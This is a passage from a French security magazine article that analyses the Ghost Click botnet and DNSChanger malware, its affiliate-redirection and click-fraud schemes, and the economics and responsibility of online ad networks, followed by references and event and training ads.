   Le premier type de fraude est original, mais assez simple ; imaginons que vous soyez infecté par DNSChanger et que vous souhaitiez accéder à un site de vente en ligne, par exemple Amazon.com. En cherchant sur Google le mot « Amazon », vous trouverez le site éponyme en premier lien. Seulement, en cliquant dessus, au lieu d'accéder directement au site, vous serez redirigé vers Amazon avec un lien d'affiliation. Le fraudeur touchera alors une commission de 10% sur les achats que vous effectuerez.

2. La fraude au clic

   Le deuxième type de fraude est plus classique. Imaginons que vous souhaitiez accéder au site iTunes via Google, vous cliquez sur le lien, et le malware vous redirige vers un site pornographique, vers la page d'accueil d'une SSII ou encore une pharmacie en ligne (c'est-à-dire tous les sites d'une régie publicitaire auxquels les fraudeurs sont abonnés) ; les fraudeurs gagneront alors quelques dollars par clic.

3. Autres types de fraudes possibles

   D'autres types de fraudes sont possibles avec un tel malware. Par exemple, il est possible de rediriger des domaines légitimes afin de mener des actions de phishing, ou encore de rediriger les mails en modifiant les résolutions des serveurs de messageries afin d'intercepter les communications.

7 Un point sur le marché du clic

Avant de parler plus en détail de la fraude au clic, nous aimerions revenir auparavant sur quelques notions de *web marketing*. Premièrement, qu'est-ce qu'un lien sponsorisé ?

D'après l'Internet Advertising Bureau, c'est « *une stratégie marketing fondée sur les possibilités de positionnement payant d'un lien, sur les pages de résultats des principaux portails et outils de recherche suite à la saisie d'un ou de plusieurs mots-clés* ». Le modèle est de type « Pay Per Click » (PPC), c'est-à-dire que l'annonceur ne payera la régie publicitaire que si un internaute clique sur le lien sponsorisé. Le prix d'un clic, « Cost Per click » (CPC) dépend de la concurrence ; le système d'enchère fait qu'un clic sur des requêtes très concurrentielles (« rachat de crédit », « rachat de prêt », « prospection téléphonique ») coûtera bien plus cher que le clic sur des requêtes faiblement portées par des entreprises (« quel sexe choisir pour son lapin nain ? »).

Le marché de la publicité en ligne par liens sponsorisés est particulièrement intéressant : en 2010, c'était un marché d'environ 19 milliards d'euros, et voué à augmenter de 60% d'ici 2014 au vu de sa croissance impressionnante (soit un peu plus de 52 milliards d'euros) **[19]**.

8 Fraude au clic : des régies publicitaires « gagnantes à tous les coups » ?

Après ce rapide rappel du fonctionnement du marché de la publicité en ligne par liens sponsorisés, revenons à notre cas Ghost Click. Si ce réseau de fraudeurs a pu générer la somme conséquente de 14 millions de dollars avant de se faire arrêter, à combien s'élève le bénéfice pour les régies publicitaires ?

Les régies sont en effet les principales bénéficiaires des fraudes commises ; les affiliés touchent seulement un pourcentage lié aux bénéfices du clic. Par exemple, pour le mot-clé très compétitif « email marketing service », les fraudeurs vont toucher une poignée de dollars pour un clic (commission). Par contre, Google, de son côté, va encaisser un peu moins d'une trentaine de dollars (CPC moyen d'environ $29).

En 2005, l'entreprise Outsell a produit une étude sur la fraude au clic, c'est-à-dire la génération artificielle de clics sur des liens sponsorisés, et énonçait globalement que 15% des clics effectués sur des liens promotionnels étaient frauduleux. Si Google s'était privé de 15% de ses revenus en remboursant les clics frauduleux, soit un milliard de dollars, son bénéfice 2005 aurait été divisé par deux et sa rentabilité serait revenue dans la norme - 14 %. **[20]** En 2008, les trois études successives de Click Forensics confirmaient les chiffres de 2005, indiquant un taux de fraude à 17,1% **[21]**.

Ainsi, plus que les utilisateurs infectés, les véritables victimes de la fraude au clic sont les entreprises clientes de ces régies publicitaires ; car non seulement elles doivent payer pour un clic, mais en plus le trafic qui leur est envoyé (i.e. visiteurs) a de très faibles chances de déboucher sur une vente.

Imaginons que vous gérez une boutique en ligne de cravates : vous vendez des cravates de couleurs, des cravates haut de gamme, des nœuds papillons, et vous souhaitez faire un peu de publicité via des liens sponsorisés sur Google. Vous mettez en place une campagne de liens sponsorisés, vous êtes facturé pour une centaine de clics, mais aucune vente à l'horizon... Dans le cas où le trafic est redirigé vers votre lien sponsorisé de manière frauduleuse, non seulement vous devez payer pour le clic, mais en plus c'est un clic qui n'est pas rentable. En effet, le trafic envoyé frauduleusement n'est pas « qualifié », c'est-à-dire qu'il a peu de chances de se concrétiser par une vente. Ainsi, il est peu probable qu'un utilisateur infecté redirigé vers vous alors qu'il cherchait du porn ne reste sur votre site pour s'acheter une superbe cravate en soie. La régie publicitaire, qu'il y ait fraude ou pas, sera payée. Alors, qu'est ce qui inciterait une régie à révéler des fraudes au clic ?

Certes, le cas de Ghost Click est quand même une fraude à grande échelle qui pourrait remettre en question la crédibilité de certaines régies, affecter leur réputation et causer le départ de clients. Cependant, Ghost Click n'a pas eu beaucoup d'effet, pour deux raisons principales : les noms des régies n'ont pas été communiqués par le FBI et, de toutes façons, il existe peu de grosses régies publicitaires « valables » (c'est-à-dire avec un bon réseau d'affichage) vers lesquelles un client pourrait migrer ; parmi celles-ci, nous pourrions citer Google Adsence, Yahoo Publisher, Chitika ou encore Adbrite...

Certaines régies comme celles de Google ou de Yahoo ont créé des cellules pour lutter contre la fraude ; mais il paraît fort improbable que celles-ci puissent éradiquer totalement le problème. Les entreprises qui s'estiment être lésées peuvent demander un remboursement, mais c'est à elles de prouver qu'il y a bien eu une fraude... Donc autant dire que les régies sont bien couvertes. Globalement, ces dernières ont été peu inquiétées des conséquences de la fraude. Il y a bien eu en 2005 l'affaire *Lane's Gift vs Google* : une PME de l'Arkansas avait attaqué le géant en se plaignant de l'incertitude des clics et des retombées anormalement faibles de ses investissements. Google a étouffé la *class action* (i.e. recours en justice collectif) et l'affaire en versant 90 millions de dollars aux plaignants **[22]**...

9 Une part de responsabilité ?

On pourrait voir les régies publicitaires comme étant ballottées entre les désirs de leurs clients (investir au maximum dans la lutte contre la fraude) et leurs propres objectifs (lutter contre la fraude, mais à moindre coût). Les fraudeurs estoniens ont quand même mené leurs opérations pendant plus de trois années ; pourquoi les régies ne se sont-elles pas rendu compte plus tôt que le trafic envoyé vers les sites de leurs clients était suspect ? Les régies ont continué leur business sans états d'âme et ont reversé aux fraudeurs leurs commissions pendant ces trois années. Négligences, difficultés de contrôle ou collusion, la question reste en suspens. Cependant, il est vrai que les régies publicitaires n'ont pas d'incitations à investir massivement dans la lutte contre la fraude. Ce qui amène les entreprises lésées à se payer les services de *consulting* de type « click fraud forensic » afin de se faire rembourser ou de contrôler les campagnes en Pay-Per-Click. Devant l'opacité des « cellules de lutte contre la fraude » dépêchées par les régies, nous ne pouvons être que dubitatifs. Étant donné que les régies publicitaires sont finalement peu affectées financièrement par les fraudeurs, dans quelle mesure celles-ci devraient-elles être considérées comme responsables de la fraude ?

10 Vers de nouveaux modèles publicitaires plus sûrs ?

Le système d'enchère, très profitable pour les régies, n'est pas du goût des annonceurs et amène parfois à des affrontements insensés sur certains mot-clés ; il n'est pas rare de devoir débourser une cinquantaine d'euros par clic sur des requêtes extrêmement concurrentielles, ou encore de voir les prix des clics fluctuer suivant l'actualité (coupe du monde de football par exemple). Devant cette

instabilité, les annonceurs pourraient évoluer vers de nouveaux modèles, comme l'affiliation (rémunération de la régie sur chaque vente générée), le « pay per lead » (rémunération de la régie sur chaque contact qualifié (*lead*) rapporté)... Le seul problème est que ce type de modèle, avantageux pour les annonceurs, est risqué pour les régies car celles-ci s'engagent en quelque sorte sur une obligation de résultat : pas de vente, pas de rémunération !

Pour conclure cet article, nous pourrions dire que le cas de Ghost Click éclaire bien le paradoxe du *business model* du Pay Per Clic. D'un côté, c'est un modèle décrié par les annonceurs pour la facilité des fraudes qu'il permet (Esthost en est la preuve) et de l'autre, il est pourtant plus que jamais central dans les stratégies des régies publicitaires.

Au point que de nouveaux business models se créent, dans l'*underground* cette fois-ci. En effet, il suffit de consulter n'importe quel forum *black hat* pour se rendre compte que le premier conseil qui est fait aux apprentis botmasters est le suivant : monétiser leur botnet via la très juteuse fraude au clic. Nous sommes persuadés que le botnet Esthost n'est que la partie visible de l'iceberg ; des variantes de DNSChanger sont toujours en activité **[23]**. Devant des malwares en mutation **[24]**, on pourrait très bien imaginer un nouvel *alien* industrialisant la fraude au clic ; aux annonceurs qui découvriraient alors la facture (salée) de leur régie publicitaire, nous dirions ces mots : dans le cyberespace, personne ne vous entendra crier. ■

■ RÉFÉRENCES

[1] Les pertes liées au piratage du PlayStation Network de Sony sont estimées à 171 millions de dollars, http://www.theregister.co.uk/2011/05/24/sony_playstation_breach_costs/

[2] Une station-service piratée dans l'Oise, http://www.rtl.fr/actualites/article/une-station-service-piratee-electroniquement-dans-l-oise-7739719817

Piratage d'une station-service dans l'Ohio, http://www.tomsguide.fr/actualite/essence-hacker,2135.html

[3] Un malware paralyse les systèmes de communication d'un réseau d'ambulances, http://securite.developpez.com/actu/38952/Un-malware-paralyse-les-systemes-de-communication-d-un-reseau-d-ambulances-desservent-90-de-la-Nouvelle-Zelande

[4] Phishing aux couleurs de la Gendarmerie Nationale, http://www.docteur-securite.com/actualite/phishing-aux-couleurs-de-la-gendarmerie-nationale.html

[5] Anonymous vs. HBGary: the aftermath, http://arstechnica.com/tech-policy/news/2011/02/anonymous-vs-hbgary-the-aftermath.ars/2

[6] Rapport du FBI sur la fermeture de MegaUpload, http://www.fbi.gov/news/pressrel/press-releases/justice-département-charges-leaders-of-megaupload-with-widespread-online-copyright-infringement

[7] Rapport détaillé du FBI sur l'opération Ghost Click, http://www.fbi.gov/newyork/press-releases/2011/manhattan-u.s.-attorney-charges-seven-individuals-for-engineering-sophisticated-internet-fraud-scheme-that-infected-millions-of-computers-worldwide-and-manipulated-internet-advertising-business

[8] Ce rapport de TrendMicro faisait déjà état de ce réseau estonien en 2009. Il étudie plus particulièrement Rove Digital, la fameuse entreprise IT qui servait de façade aux activités illicites du réseau. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/a_cybercrime_hub.pdf

[9] Russian Business Network study, http://www.bizeul.org/files/RBN_study.pdf

[10] EstDomains: A Sordid History and a Storied CEO, http://voices.washingtonpost.com/securityfix/2008/09/estdomains_a_sordid_history_an.html

[11] Big Botnet Busts, http://blog.trendmicro.com/big-botnet-busts/

[12] Net provider accused of coddling crooks yanked offline, http://www.theregister.co.uk/2008/11/12/mccolo_goes_silent/

[13] Zlob trojan sur Wikipédia en http://en.wikipedia.org/wiki/Zlob_trojan

[14] Fiche de Backdoor.Tidserv chez Symantec, www.symantec.com/security_response/writeup.jsp?docid=2008-091809-0911-99

[15] Fiche du malware Trojan.Flush.M chez Symantec, http://www.symantec.com/security_response/writeup.jsp?docid=2008-120318-5914-99

[16] Document de communication du FBI sur DNSChanger, http://www.fbi.gov/news/stories/2011/november/malware_110911/DNS-changer-malware.pdf

[17] Site référençant les mots de passe par défaut, http://cirt.net/passwords

[18] Site d'information permettant de déterminer si l'on est infecté par DNSChanger et le cas échéant comment se débarrasser du malware, http://dns-changer.eu/

[19] Le marché mondial de la publicité en ligne, quels sont les segments les plus dynamiques ?, http://blog.idate.fr/?p=245

[20] Analyse de la fraude au clic, http://www.neodia.fr/features

[21] Pub en ligne : la fraude aux clics augmente, http://www.zdnet.fr/actualites/pub-en-ligne-la-fraude-aux-clics-augmente-39386862.htm

[22] Fraude aux clics : Google verse 90 millions de dollars pour clore l'affaire, http://www.zdnet.fr/actualites/fraude-aux-clics-google-verse-90-millions-de-dollars-pour-clore-l-affaire-39362446.htm

[23] The full story of the DNSChanger Trojan, http://www.cert-ist.com/eng/ressources/Publications_ArticlesBulletins/VersVirusetAntivirus/DNSChanger/

[24] Quand un virus infecte un ver par accident..., http://www.malwarecity.com/blog/virus-infects-worm-by-mistake-1246.html


POUR RENFORCER
LA SÉCURITÉ
DE VOTRE ENTREPRISE,
GLISSEZ-VOUS DANS
LA PEAU D'UN HACKER !
FORMATIONS INTRUSIONS
Cours SANS Institute
Certifications GIAC
HSC
SEC 542
Tests d'intrusion applicatifs
et hacking éthique
SEC 560
Network Penetration Testing and
Ethical Hacking
SEC 660
Tests d'intrusion avancés, exploits,
hacking éthique
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comelink - crédit photo : Hedge

10ème édition

SSTIC

6, 7 et 8 juin 2012, Rennes

SYMPOSIUM

SUR LA SÉCURITÉ

DES TECHNOLOGIES

DE L'INFORMATION

ET DES COMMUNICATIONS

www.sstic.org